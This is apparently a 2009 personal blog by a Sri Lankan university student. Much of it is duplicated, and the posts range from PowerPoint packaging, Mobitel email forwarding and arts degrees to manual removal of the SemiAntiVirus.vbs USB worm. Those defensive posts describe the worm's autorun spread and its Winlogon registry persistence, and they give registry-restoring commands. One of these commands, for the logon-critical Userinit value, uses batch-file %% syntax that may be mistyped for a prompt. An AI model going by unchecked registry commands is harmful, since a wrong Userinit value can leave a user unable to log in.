Wednesday, May 27, 2009


Monday, May 18, 2009
One country one nation......big thank you to all the sons & daughters who contributed towards it
 (Pilimathalawa town celebrating the victory )
War is over. LTTE leader is dead.
People rejoice.
But who knows when and where they would start again?
Thursday, May 7, 2009
PowerPoint on the GO--Run PowerPoint eventhough you dont have it installed in the computer--
PowerPoint and Presentation, these two words mean almost the same for some people.
Well, it is reasonable as PowerPoint is an easy way to convince your ideas to an audience. But, PowerPoint can sometimes be a mess too. Specially,when it comes to the 'font' and 'version' problems.
But, the software itself has provided a solution for this headache
If you are using 2007 version, click on the Office Button-->Publish-->Package for CD
and if you are working on power point 2003, go to file menu-->package for CD

This option allows you to copy all the files into a folder or wrote a CD of the presentation with all the linked files to the presentation. For example, font files and audio clips that run within the presentation.
In the dialog box which appears next,select what you want to do.

1. Name of the CD
you can give a name for the CD which contains the presentation
2.Files to be copied
all the linked files are automatically included. for example, sound clips and movie clips. power point will identify the places where they are located in your computer, copy them into the CD and alter the paths in the presentation so that you don't have to worry about, missing paths, and cannot-be-found sound clips.
Any way, if you need any more files to be copied, use add files button
3. options Button

In the package type section, you can select the way you want the presentations to be played.
-Run all the presentations in the CD automatically
-Play only the first presentation automatically
-Let the use select which presentation to be played
-Don't play the CD automatically
In Include these files section, you can select whether you want to add embedded font files as well. (Linked files are automatically selected)
In the security and privacy section, you can password protect the editing and the opening of the presentation.
If you enable inspect the presentation for personal details, PowerPoint will check whether any personal data are hidden in the presentation.
When all the settings are done, you are left with two alternatives.
You can either burn a CD of the presentation or copy all the files into a folder so that you can later copy it to a pen drive.
If you copy to a folder/CD, the presentation folder looks like this.

There are lot of files to be sure...but don't worry.
Double click on the file which is named PPTVIEW
It will open the PowerPoint Viewer.
If it asks whether you accept the terms and conditions of the program, click accept and then, you'll be automatically forwarded into a dialog box, from where you can select the presentation you need.
Power point viewer is so intelligent that it shows me the place of the presentation that I have to run
.
So, you just have to select the presentation and click OK.
No more problems.
Whether you have PowerPoint or not, your presentation will run
Well, it is reasonable as PowerPoint is an easy way to convince your ideas to an audience. But, PowerPoint can sometimes be a mess too. Specially,when it comes to the 'font' and 'version' problems.
But, the software itself has provided a solution for this headache
If you are using 2007 version, click on the Office Button-->Publish-->Package for CD
and if you are working on power point 2003, go to file menu-->package for CD

This option allows you to copy all the files into a folder or wrote a CD of the presentation with all the linked files to the presentation. For example, font files and audio clips that run within the presentation.
In the dialog box which appears next,select what you want to do.

1. Name of the CD
you can give a name for the CD which contains the presentation
2.Files to be copied
all the linked files are automatically included. for example, sound clips and movie clips. power point will identify the places where they are located in your computer, copy them into the CD and alter the paths in the presentation so that you don't have to worry about, missing paths, and cannot-be-found sound clips.
Any way, if you need any more files to be copied, use add files button
3. options Button

In the package type section, you can select the way you want the presentations to be played.
-Run all the presentations in the CD automatically
-Play only the first presentation automatically
-Let the use select which presentation to be played
-Don't play the CD automatically
In Include these files section, you can select whether you want to add embedded font files as well. (Linked files are automatically selected)
In the security and privacy section, you can password protect the editing and the opening of the presentation.
If you enable inspect the presentation for personal details, PowerPoint will check whether any personal data are hidden in the presentation.
When all the settings are done, you are left with two alternatives.
You can either burn a CD of the presentation or copy all the files into a folder so that you can later copy it to a pen drive.
If you copy to a folder/CD, the presentation folder looks like this.

There are lot of files to be sure...but don't worry.
Double click on the file which is named PPTVIEW
It will open the PowerPoint Viewer.
If it asks whether you accept the terms and conditions of the program, click accept and then, you'll be automatically forwarded into a dialog box, from where you can select the presentation you need.
Power point viewer is so intelligent that it shows me the place of the presentation that I have to run
.

So, you just have to select the presentation and click OK.
No more problems.
Whether you have PowerPoint or not, your presentation will run
Wednesday, May 6, 2009
How can we eat ‘Parrippu’ and ‘Bath’ the whole day along?
'Amma', what sort of crap is this?? How can we eat ‘Parrippu’ and ‘Bath’ the whole day?
For mothers, this sort of conversation is a headache and for the children it is an expression of anger towards the parents. But what of the children who don't even have ‘Parippu’ and ‘Bath’?
It is their story which won the MOST POPULAR FILM award in the 56th International Berlin Mobile Film Competition on the theme FOOD TASTE AND HUNGER.
However, the” story” is not popular as the “film” was. The reason may lie in the fact that “they” do not grumble as we do. No grumble, no attention. Every body lives happily ever after.
And no body knows this happily ever after has its own secret legend. This is a tribute to them for their bravery and courage in being grumble-less and for all the others, an eye-opener.
Are you going to fight with 'Amma' again?
For mothers, this sort of conversation is a headache and for the children it is an expression of anger towards the parents. But what of the children who don't even have ‘Parippu’ and ‘Bath’?
It is their story which won the MOST POPULAR FILM award in the 56th International Berlin Mobile Film Competition on the theme FOOD TASTE AND HUNGER.
However, the” story” is not popular as the “film” was. The reason may lie in the fact that “they” do not grumble as we do. No grumble, no attention. Every body lives happily ever after.
And no body knows this happily ever after has its own secret legend. This is a tribute to them for their bravery and courage in being grumble-less and for all the others, an eye-opener.

Are you going to fight with 'Amma' again?
Thursday, April 30, 2009
My geekiness
Found this cool quiz where we can test our geekiness..
This is my result. little shamed, but this is the truth

Let us know your geek level too
(click on the pic)
This is my result. little shamed, but this is the truth
Let us know your geek level too
(click on the pic)
Monday, April 27, 2009
Coming soon--Cooking with Deeps--
.jpg) Wanna taste home made ICE CREAM?
Wanna taste home made ICE CREAM?Wait till I finish my Sociology Assignment
Saturday, April 18, 2009
Google Annual Report 2008 is out

Google probably is a company that makes life easy for us. To put it in Google's own words, their mission is to
"organize the world’s information and make it universally accessible and useful. We believe that the most effective, and ultimately the most profitable, way to accomplish our mission is to put the needs of our users first. We have found that offering a high-quality user experience leads to increased traffic and strong word-of-mouth promotion.
(Source: Form 10-K of Google Inc)
Note: if you are wondering what is Form 10-k click here
Who will not be interested in reading the annual report of such a company for the year 2008?
Here are some interesting things from the report
"In 1990, the very first web page was created at http://info.cern.ch/. By late 1992, there were only 26 websites in the world"
"In the past year alone we have made 359 changes to our web search — nearly one per day"
"we expanded Image Search to include the LIFE Magazine photo archive. This is a collection of 10 million photos, more than 95 percent of which have never been seen before, and includes historical pictures such as the Skylab space station orbiting above Earth and Neil Armstrong landing on the moon"
"our first major purchase when we started Google was an array of disk drives that we spent a good fraction of our life savings on and took several car trips to carry. Today, I walked out of a store with a small box in my hand that stores more than all those drives and cost about $100"
"Every minute, 15 hours worth of video are uploaded to YouTube — the equivalent of 86,000 new full-length movies every week"
"Today, some Googlers have more than 25 gigabytes of email going back nearly 10 years that they can search through in seconds"
"Google Translate supports automatic machine translation between 1,640 language pairs. This is made possible by large computer clusters and vast repositories of monolingual and multilingual texts:"
At December 31, 2008, we had 20,222 employees, consisting of 7,254 in research and development, 8,002
in sales and marketing, 3,109 in general and administrative and 1,857 in operations. All of Google’s employees are
also equityholders, with significant collective employee ownership"
Well, If you are interested in, the report can be downloaded here. (1951KB/130 pages in pdf format)
Thursday, April 9, 2009
MMS enabled phone+Mobitel+Gmail means cheap or almost free E- Mail

I got a new phone , ADSL is back and after a long time.... deeps is back into the blogging business!
So, as any person (like me) would do I was showing off my phone to the uni friends through out the last week.!!
Some were amazed at the way I manage email free or almost for a very small fee like 50 cents with the mobile phone.
This post goes to all of them who wondered seeing my phone's message inbox full of emails
Its a simple task. (The required settings may change according to your phone model. I'm referring to Nokia 6120 classic. However, if you need any help, add a comment stating your problem)
1. Set the MMS settings of your phone
Mobitel MMS Settings :
*Connection Name - Mobitel MMS
*Data Bearer - Packet Data
*Access Point Name - wapmms
*User Name - Leave it blank
*Password - Leave it blank
*Authentication - Normal
*Homepage - http://192.168.50.165
2.Set the Access Point for MMS as Mobitel MMS
3. Change the MMS settings of your phone to Automatically Receive MMS
4. Go to Gmail--> Settings --> Forwarding and POP/IMAP
5. In the Forwarding section select "Forward a copy of incoming mail to" and set the Forwarding Email Address as @mms.mobitel.lk --Example-->> +9471637****@mms.mobitel.lk
6. Select what you want Gmail to do after forwarding the Email. My advice is to select keep Gmail's copy in the inbox
That's it...a simple plan...now your Mobitel phone is a free real time Email receiver!
Some of you might wonder why i was referring to Mobitel and Gmail particulary. The reason is that Mobitel Incoming MMS messages are free and Gmail provides us the facility to forward all the Incoming Emails to another email address. So you can receive your emails free of charge on Mobitel whereas Dialog charges for the packet data usage of Incoming MMS's.
I have been using this for about 2 years and until now, I only Found two cons.
1. It's hard to read forward mails Because most of them have long list of email addresses before the actual email message. Most of the phones say that it cannot open such messages and sometimes my old Nokia 6020 gets stuck. So my advice is not to try to open Forward emails. After all most of the forward mails are of no use right? So, you have the option to filter the messages that you want to be sent to the phone in Gmail To set a filter, go to Gmail--> Settings-->Filters
2. The second short coming is that mobitel does not store your emails in their servers more than 6 hours which means that, you have the possibility of receiving the email as MMS within 6hours from the time which the email originally was dropped in your email inbox. For example, suppose you turn off the phone at 12 am and you receive Mail A to your Email inbox at 12.15am. the Mail B comes to your Email inbox at 7.00 am. You turn on the phone at 8.00am. Then you do not receive the Mail A to your phone because your message is considered to be expired by Mobitel.
But if your phone has a built-in email client (If you have an option called Email in your messages menu, you probably have a built-in-email client), then you can send/receive email without facing the second shortcoming I mentioned. However, the email client method requires lot of data transfers and hense cost money. What I do is receive the mails in the above manner and reply the important mails in the following way which costs about 50 cents (Mobitel)for a text email.
First , you have to get the GPRS/WAP settings from your Service Provider
Mobitel WAP settings:
*Connection Name - Mobitel WAP
*Data Bearer - Packet Data
*Access point Name - mobitel3g or wap depending on your phone
*User Name - None
*Password - None
*Authentication - Normal
*Homepage - http://wap.mobitel.lk (If you wish you can have another one too)
Dialog WAP settings:
*Connection Name - Dialog WAP
*Data Bearer - Packet Data
*Access point Name - www.dialogsl.com
*User Name - None
*Password - None
*Authentication - Normal
*Homepage - http://www.dialogwap.com (If you wish you can have another one too)
Then you have to change the Email settings
1. Go to the Email Menu on the phone--> Add new mail box (The wording might change from phone to phone)
2. Add the mail box settings
For Gmail users:
Incoming Email Settings:
*User name - your email address
*Password - Your Email password
*Incoming Mail Server - pop.gmail.com
*Access Point in Use - Mobitel WAP
*Mailbox Type - POP3
*Security Ports - SSL/TLS
Outgoing Email Settings:
*User name - your email address
*Password - Your Email password
*Outgoing Mail Server - smtp.gmail.com
*Access Point in Use - Mobitel WAP
*Mailbox Type - POP3
*Security Ports - SSL/TLS
3. Add the User Settings
*My Name : The name you give here will appear as the senders name in the mails you
send using the phone
*Send Message : Immediately
*Send Copy to self : if yes, sends a copy of the sent mails to your email
inbox(ie.Google,Yahoo etc)
*Include Signature : activate if you wish
4. Add Retrieval settings (For Mobitel users no need to retrieve mails this way because now we are getting all the emails as MMS to the phone free of charge.However, if you wish,you can activate this too)
Email to Retrieve: Usually there are options to select from. Choose the option which suits you the best
*Headers only - retrieves only the headings of the emails
*Messages and Attachments - Retrieves the full email to the phone
*Size Limit - you can limit the size of the emails to download
Retrieval Amount: The number of emails that you want to download per one
session
5. Automatic retrieval settings: If you are using Mobitel, disable Automatic retrieval. That is how I do and it's fine as you receive emails as MMS. But for Dialog and other users change the settings as you wish
6. Go to Gmail--> Settings-->Forwarding and POP/IMAP
In the POP Download Section-->
*Select Enable POP for all mail(even mail that's already been downloaded)
*Select Keep Gmail's copy in the inbox @ When messages are accessed with POP
In the IMAP Access Section-->
* Select Enable IMAP(see the screen shot above)
when you want to compose a mail, go to the email sub menu on the Messages Menu of the phone, compose the mail and press send..
...enjoy email on the go!!!...
Tuesday, February 17, 2009
Deeps is offline!!
Seems fate play real cruel games on me these days.
My ADSL modem is not working and my phone was stolen.
so, im lost.....
cyber deeps is dead for a short time!!
untill i get online again, have a nice time, all the best in all your work.
meet you soon

My ADSL modem is not working and my phone was stolen.
so, im lost.....
cyber deeps is dead for a short time!!
untill i get online again, have a nice time, all the best in all your work.
meet you soon
Saturday, January 31, 2009
SlumDog Millionaire
 Image taken from here
Just watched SlumDog Millionaire
It was thrilling,
funny,
sad,
sympathetic,
loving,
cruel,
interesting.....
and ete etc
I don't know, all the adjectives in the world would do it justice!
A film not to be missed.
not because it is Indian,
not because it has won sooo many awards
not because it is a love story
But it is the story of fate,
yes it is written
Thursday, January 29, 2009
ARTS is NotShiT

This post goes out to all the people who think that ARTS degrees are of no value. For the Information of you guys, I will tell you of the subjects that I have to follow this semester, and had to follow last semester. I'm doing Sociology, Management and Western Classical Culture(WCC) as main subjects and apart from them we have follow two foundation courses per the requirements of the university(I'm referring to the faculty of Arts in Peradeniya University)
For Sociology, we had to study all sorts of theories and introductions to the subject and this term, we are dealing with Sri Lankan Society from Vijaya to the modern period.(well some thing similar to the O/L history part but more in detail)
For Management, we had to learn about the theories and the four major functions of Management, planning, organizing, leading and controlling and this time, we have to Accounting with a nice young lecturer
For WCC the syllabus for this term can be found here and for the last term, we had to do Odyssey and Argonautica. Yes, two big books
For the foundation Courses, we had to do Maths and Writing Skills and Computer last term. Now I must tell you something of these three subjects.
Maths was hard because apparently, it used to have elements from the the syllabus of the Engineering guys at UoM.
Writing skills was harder because, we had to write research papers and critical arguments just after setting the foot in to the university.
Computer was hard because it was soooo hard to find a free computer in our lab.(other than that, for me, it was OK. I do not know about others. Just the history and introduction to networking and hardware stuff. No programming at all. Instead we had some advanced work to be done with Office package)
And this term, the foundation courses include basics of the following subject areas.
Human Mind
World Religion
Law and Ethics
Art and Aesthetic Subjects
Environment
Society and Culture
International Relationships
History of Science
According to Prof Desmond Mallikarachchi who had designed the course, the above subject makes a qualified undergraduate. To be called an real graduate, you should at least know basics of the other subject ares as well
Now,One question for you Engineers, Scientists, Financial Experts and Doctors....
What do you know about Art and Aesthetic? International Relationships?Society and culture? Of course, if you are exceptional engineer or a doctor, you will say yes to at least for one question. But for many, it is a “big no”.
Any way, on the contrary, the Arts graduates have the opportunity to learn something out of their subject matter, which in my idea, is a great achievement.(here in pera, we are given the chance to attend lectures in any faculty but the students hardly do it. It is another problem)
But still, in the long run, they(not Arts graduates) get jobs and a good salary while the “real graduates” sleep in the pavements.
So, the public think that doing Arts is useless. Children choose Maths and Bio science for the Advanced level examination and when they get screwed up for several times, they learn the so called useless arts subjects to get into the university. For many think, arts is the easiest of all the streams in the Advanced level. But it is not and I have the right to say so because I have experienced how it is to do English, French and Greek and Roman Civilization to get into the University.
I have deliberately put in my A/L subjects because they too belong into the category of Arts. Well but many think those subjects belong to a new category called languages. No it is not, they are same as Sinhalese,Logic and Political Science. The only difference is the medium of instruction.
However, there is a general idea among the public that doing Languages worth it than doing Arts. There is little truth hidden in the statement because the competency in English language always matter a lot in getting a job in Sri Lanka.
But knowing English itself is not enough to get a good job. You should have the knowledge in the subject matter the way the world demands. For example, learning how to draw a graph using Microsoft Word 95 is considered nothing these days.
Unfortunately, the knowledge of the students who learn in Sinhalese has ultimately fallen into that category today. I m not asking all the students to offer courses in English medium After all it is our mother tongue. But they should have a working knowledge of English so that they can apply what they learned into big companies.
And that is exactly what most of the Sinhalese Medium students lack. There are many reasons for that but I would not like to deal about them further because Prof. Shantha K. Hennayake has already done that here. ( Refer to the section on ragging)For your information, I would quote his article here.
"Students should not speak in English as it’s the "para bhasawa". (meaning not only a foreign but also oppressive). Generally the union leaders are English illiterate English."
With such practices, I wonder whether the efforts of the ELTU are fruitful. But they are doing a good job in the university. Hats off to you nice ladies and gentlemen!!
Another thing is the lack of computer knowledge. Some times, even a simple thing like formatting a USB Drive. The most common reason given by such students is their inability and the fear. There can be other reason like the ones I explained in one of my earlier posts. Anyway, such things are unforgivable at the University level. You have a computer lab where you can do anything(I mean not changing the OS, but simple things that are vital in day today's life.) So you can practice and learn, After all if we do not make use of the facilities who would?
English medium students too have this problem but at least they have English; something very very important for a good carrier like computer knowledge.
So, due to the lack of those simple two facts we ARTS students are considered to be the lower class in the hierarchy of the Faculties in Sri Lanka.
But in the reality, we are taught about the humanity so that we should have the ability understand it ,to be flexible and adopt to any situation easily. We have the best knowledge base in Sri Lanakan students; I mean, with regard to the breadth of it.
Earlier, an Arts degree was something to do with Sinhalese, Political Science and Sanskrit. But these days, the trend is changing. You have the access to many fields such as management, computing ., law and many things. (Well, I'm not talking about the private universities)
And if you have the means, doing another degree or a diploma in a private institution to is possible. But if you make the best use of University of Peradeniya, you can have an Arts degree as well as a part of the Engineering Degree(cz you can go for the lectures in the Eng fac if you wish. I do not know about the other universities)
My dear sisters and brothers who are planning to enter into the university, why don't you give a heed to these thoughts and decide your University life today it self?
After all, ARTS is not shit if you manage it properly!!
(Will talk about my point of view about this in the future)
Saturday, January 24, 2009
Clean your system after SemiAntivirus.vbs attack
To get the most out of this post, read the following blog posts first.If you feel you do not understand what the commentators have said, don't worry, I have taken the gist of the comments to write this.
Find out how SemiAntiVirus.vbs has come into your machine and how to delete it
Errors that can be possibly shown after you (or Anti Virus Software) delete SemiAntiVirus.vbs
Read the script of SemiAntiVirus.vbs
and here in this post, I will tell you how to fix the errors
Fixing the Windows Script Host Error which puts up a pop up window at the start up saying "cannot find script file c:windows\system32\semiantivirus.vbs"
Reasons
This happens because the virus is coded to launch with the userinit.exe which manages the start up sequences at the start up.
When the computer boots, userinit.exe is executed and then, it looks for the semiantivirus.vbs to execute. But we (or the anti virus software) have deleted the semiantivirus.vbs in this step.
Since the computer cannot find the semiantivirus.vbs file it displays the above pop up window
So, first, you have to break the link between the userinit.exe and semiantivirus.vbs
Fix
1.Open Registry Editor (Start-->Run-->regedit-->OK)
2. Go to HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion and select \Winlogon
3. On the right side pane, you will see a long list of entries. Out of them, right click on userinit and select Modify
4.In the Value Data text box, you will see something like C:\WINDOWS\system32\userinit.exe,c:windows\system32\semiantivirus.vbs
5. Modify the value to C:\WINDOWS\system32\userinit.exe and click ok (then, the userinit registry entry should look like this. Look at the status bar for navigation details)
6. Close the registry editor and restart the computer

If you like to do it in the command prompt this is the command reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /d %%SYSTEMROOT%%\System32\userinit.exe, /f
Fixing the Internet Explorer
Reasons
It looks like this because the virus has edited the registry entries for the Title bar and the Home Page
Fix for the Title Bar
1.Open Registry Editor (Start-->Run-->regedit-->OK)
2.Go to HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer and select main
3. On the right side pane, you will see a long list of entries. Out of them, right click on Window Title and select Modify
4. Under Value Data, you will see LRI Internet Explorer. Change that to Internet Explorer and click ok
If you would like to do it in the command prompt, this is the command reg add "HKCU\Software\Microsoft\Internet Explorer\Main" /v "Window Title" /d "" /f
Fix for the Home Page
1. Repeat the 1 and 2 steps of the Fix for the Tiltle Bar
2.On the right side pane, right click on Start Page and select Modify
3. Fill in the Value Data box with the URL of the page that you wish to have as your home page(For example,www.google.lk) and click ok
If you would like to do it in the command prompt this is the command reg add "HKCU\Software\Microsoft\Internet Explorer\Main" /v "Start Page" /d "http://www.google.lk/" /f
After completing above steps, the registry entry for Internet Explorer should look like this(look at the status bar for navigation details) All the changes would be visible after you restart Internet Explorer
Completing the above steps should remove the implications of the semiantivirus.vbs attack on your computer.
And thank you Shaakunthala, Sadeepa, Isuru and Abish for your valuable comments in earlier posts!!
Find out how SemiAntiVirus.vbs has come into your machine and how to delete it
Errors that can be possibly shown after you (or Anti Virus Software) delete SemiAntiVirus.vbs
Read the script of SemiAntiVirus.vbs
and here in this post, I will tell you how to fix the errors
Fixing the Windows Script Host Error which puts up a pop up window at the start up saying "cannot find script file c:windows\system32\semiantivirus.vbs"
Reasons
This happens because the virus is coded to launch with the userinit.exe which manages the start up sequences at the start up.
When the computer boots, userinit.exe is executed and then, it looks for the semiantivirus.vbs to execute. But we (or the anti virus software) have deleted the semiantivirus.vbs in this step.
Since the computer cannot find the semiantivirus.vbs file it displays the above pop up window
So, first, you have to break the link between the userinit.exe and semiantivirus.vbs
Fix
1.Open Registry Editor (Start-->Run-->regedit-->OK)
2. Go to HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion and select \Winlogon
3. On the right side pane, you will see a long list of entries. Out of them, right click on userinit and select Modify
4.In the Value Data text box, you will see something like C:\WINDOWS\system32\userinit.exe,c:windows\system32\semiantivirus.vbs
5. Modify the value to C:\WINDOWS\system32\userinit.exe and click ok (then, the userinit registry entry should look like this. Look at the status bar for navigation details)
6. Close the registry editor and restart the computer

--OR--
If you like to do it in the command prompt this is the command reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /d %%SYSTEMROOT%%\System32\userinit.exe, /f
Fixing the Internet Explorer
Reasons
It looks like this because the virus has edited the registry entries for the Title bar and the Home Page
Fix for the Title Bar
1.Open Registry Editor (Start-->Run-->regedit-->OK)
2.Go to HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer and select main
3. On the right side pane, you will see a long list of entries. Out of them, right click on Window Title and select Modify
4. Under Value Data, you will see LRI Internet Explorer. Change that to Internet Explorer and click ok
--OR--
If you would like to do it in the command prompt, this is the command reg add "HKCU\Software\Microsoft\Internet Explorer\Main" /v "Window Title" /d "" /f
Fix for the Home Page
1. Repeat the 1 and 2 steps of the Fix for the Tiltle Bar
2.On the right side pane, right click on Start Page and select Modify
3. Fill in the Value Data box with the URL of the page that you wish to have as your home page(For example,www.google.lk) and click ok
--OR--
If you would like to do it in the command prompt this is the command reg add "HKCU\Software\Microsoft\Internet Explorer\Main" /v "Start Page" /d "http://www.google.lk/" /f
--OR--
Do it simply in the settings of Internet Explorer
1.Go to Tools-->Internet Options-->General-->Home Page
1.Go to Tools-->Internet Options-->General-->Home Page
After completing above steps, the registry entry for Internet Explorer should look like this(look at the status bar for navigation details)
 All the changes would be visible after you restart Internet Explorer
Completing the above steps should remove the implications of the semiantivirus.vbs attack on your computer.
And thank you Shaakunthala, Sadeepa, Isuru and Abish for your valuable comments in earlier posts!!
Friday, January 23, 2009
This is me!
I found this website in the morning with all those funny quizzes. According to the site, this is me.
Do you have anything to add or delete?
You Are Influential and Skilled |
 You are balanced, orderly, and organized. You like your ducks in a row. You are powerful and competent, especially in the workplace. People can see you as stubborn and headstrong. You definitely have a dominant personality. You are friendly, charming, and warm. You get along with almost everyone. You work hard not to rock the boat. Your easy going attitude brings people together. At times, you can be a little flaky and irresponsible. But for the important things, you pull it together. You are influential and persuasive. You tend to have a lot of power over people. Generally, you use your powers for good. You excel at solving other people's problems. Occasionally, you do get a little selfish and persuade people to do things that are only in your interest. You tend to be pretty tightly wound. It's easy to get you excited... which can be a good or bad thing. You have a lot of enthusiasm, but it fades rather quickly. You don't stick with any one thing for very long. You have the drive to accomplish a lot in a short amount of time. Your biggest problem is making sure you finish the projects you start. You are a seeker of knowledge, and you have learned many things in your life. You are also a keeper of knowledge - meaning you don't spill secrets or spread gossip. People sometimes think you're snobby or aloof, but you're just too deep in thought to pay attention to them. You are usually the best at everything ... you strive for perfection. You are confident, authoritative, and aggressive. You have the classic "Type A" personality. |
Do you have anything to add or delete?
After effects of removing the SemiAntiVirus.vbs my way
I still did not encounter any problems except this error message at the start up. The file missing is the Virus file which I deleted this way. I do not understand how to fix this. Please help


And the Internet explorer looks like this. The title is changed into LRI Internet Explorer and the Home page is changed into about.blank. keep it touch, answers to all these problems will be in the blog soon PS: I Found out how to fix these two errors. If you are interested in click here
 PS: I Found out how to fix these two errors. If you are interested in click here
Removing the SemiAntiVirus.vbs file from an infected computer or a USB Drive
I found my own way to remove the the SemiAntiVirus.vbs virus i mentioned in the last post. My computer is running on Windows XP (Service pack 3) platform and therefore, I do not think this will work on any other platform.
Symptoms(As I experienced. If you have more, please add in the comments section)
1. When I click on the shut down button, it logs off and restarts several times. I had to wait until it comes to the welcome screen, and again click on the shut down button to make it really "shut down"
2.The title bar of Internet Explorer was changed into "LRI internet Explorer"(and also, the home page was changed into about.blank)
3.I could not stop a USB drive in order to remove it safely. It says that another programme is using the USB drive but I was sure that no data transfer between the computer and the USB Drive was happening at that time
4.My Folder settings were changed automatically to not to show hidden files and folders.
How to prevent
This is spread through USB drives. This is how the Autorun window and the files in an affected USB drive would look like. If you get a Window like this, click on take no action and OK ( Pavi, sorry I had to tell everybody that I got it from your Pen)

The best way to prevent is to use the Explorer facility in Windows. As I have done above, open my computer, click on Folders and select the USB Drive you want to open from the folders panel. Note that the Auto Run Window says that there is a Program in the USB DRIVE. In reality, it is the virus program. Now, simply select the autorun.inf file and the SemiAntiVirus.vbs and press Shift+Delete. It will remove the virus from the USB Drive. But, if your machine is infected you have to remove it.
NOTE::If you are really interested in knowing about viruses and how do they work,right click on a file and select Open with notepad. then you will get a text like this which explains how does the virus really infect your system
Removing the virus from the computer
It is a simple process. if you have Process Explorer, open it and look for wscript.exe(In my case, it is wscript.exe because the programme creates an object called Wscript.Shell)
If you don't have it download and install from the above link. It is really worth having it on your computer.
Right click on the process and select properties. In the properties window, you can find the actual place where the virus is saved by looking at the path. in my case it is -->c:windows\system32\semiantivirus.vbs

But if you look for the command line, you can see that the process is executing semiantivirus.vbs, which, in another words, the virus file.
(That is why we cannot stop a USB Drive and the The Title bar of IE says LRI Internet explorer. If you look at the code, you will understand it better.)
First kill the wscript.exe process and then go to c:windows\system32\semiantivirus.vbs
Find the semiantivirus.vbs file and delete it permanently (select the file and press Shift+Delete)
There you go!!
Another interesting thing.
Here I found that the WScript.exe is the version of Windows Script Host that enables you to run scripts from Windows.
How ever, Im pretty sure that I deleted the virus file disguised in the name of the original windows WScript file.
So after all,everything is simple..have fun..love you virus!!
PS: If you know any other ways and if you think my way is wrong, please do not be hesitated to comment. I love learning
PS2. Removing the virus file is not enough to get away with it. After removing the file, please continue reading this post to clean up the after effects of the virus attack
Symptoms(As I experienced. If you have more, please add in the comments section)
1. When I click on the shut down button, it logs off and restarts several times. I had to wait until it comes to the welcome screen, and again click on the shut down button to make it really "shut down"
2.The title bar of Internet Explorer was changed into "LRI internet Explorer"(and also, the home page was changed into about.blank)

3.I could not stop a USB drive in order to remove it safely. It says that another programme is using the USB drive but I was sure that no data transfer between the computer and the USB Drive was happening at that time
4.My Folder settings were changed automatically to not to show hidden files and folders.
How to prevent
This is spread through USB drives. This is how the Autorun window and the files in an affected USB drive would look like. If you get a Window like this, click on take no action and OK ( Pavi, sorry I had to tell everybody that I got it from your Pen)


The best way to prevent is to use the Explorer facility in Windows. As I have done above, open my computer, click on Folders and select the USB Drive you want to open from the folders panel. Note that the Auto Run Window says that there is a Program in the USB DRIVE. In reality, it is the virus program. Now, simply select the autorun.inf file and the SemiAntiVirus.vbs and press Shift+Delete. It will remove the virus from the USB Drive. But, if your machine is infected you have to remove it.
NOTE::If you are really interested in knowing about viruses and how do they work,right click on a file and select Open with notepad. then you will get a text like this which explains how does the virus really infect your system
Removing the virus from the computer
It is a simple process. if you have Process Explorer, open it and look for wscript.exe(In my case, it is wscript.exe because the programme creates an object called Wscript.Shell)
If you don't have it download and install from the above link. It is really worth having it on your computer.
Right click on the process and select properties. In the properties window, you can find the actual place where the virus is saved by looking at the path. in my case it is -->c:windows\system32\semiantivirus.vbs

But if you look for the command line, you can see that the process is executing semiantivirus.vbs, which, in another words, the virus file.
(That is why we cannot stop a USB Drive and the The Title bar of IE says LRI Internet explorer. If you look at the code, you will understand it better.)
First kill the wscript.exe process and then go to c:windows\system32\semiantivirus.vbs
Find the semiantivirus.vbs file and delete it permanently (select the file and press Shift+Delete)
There you go!!
Another interesting thing.
Here I found that the WScript.exe is the version of Windows Script Host that enables you to run scripts from Windows.
How ever, Im pretty sure that I deleted the virus file disguised in the name of the original windows WScript file.
So after all,everything is simple..have fun..love you virus!!
PS: If you know any other ways and if you think my way is wrong, please do not be hesitated to comment. I love learning
PS2. Removing the virus file is not enough to get away with it. After removing the file, please continue reading this post to clean up the after effects of the virus attack
Thursday, January 22, 2009
Dear SemiAntiVirus.vbs, you are gladly welcome to my machine !
mm well I'm proud to announce that I do not use an anti virus guard or a virus removal tool or anything of that kind. In my computer, it is all about manual virus removal or rather prevention.
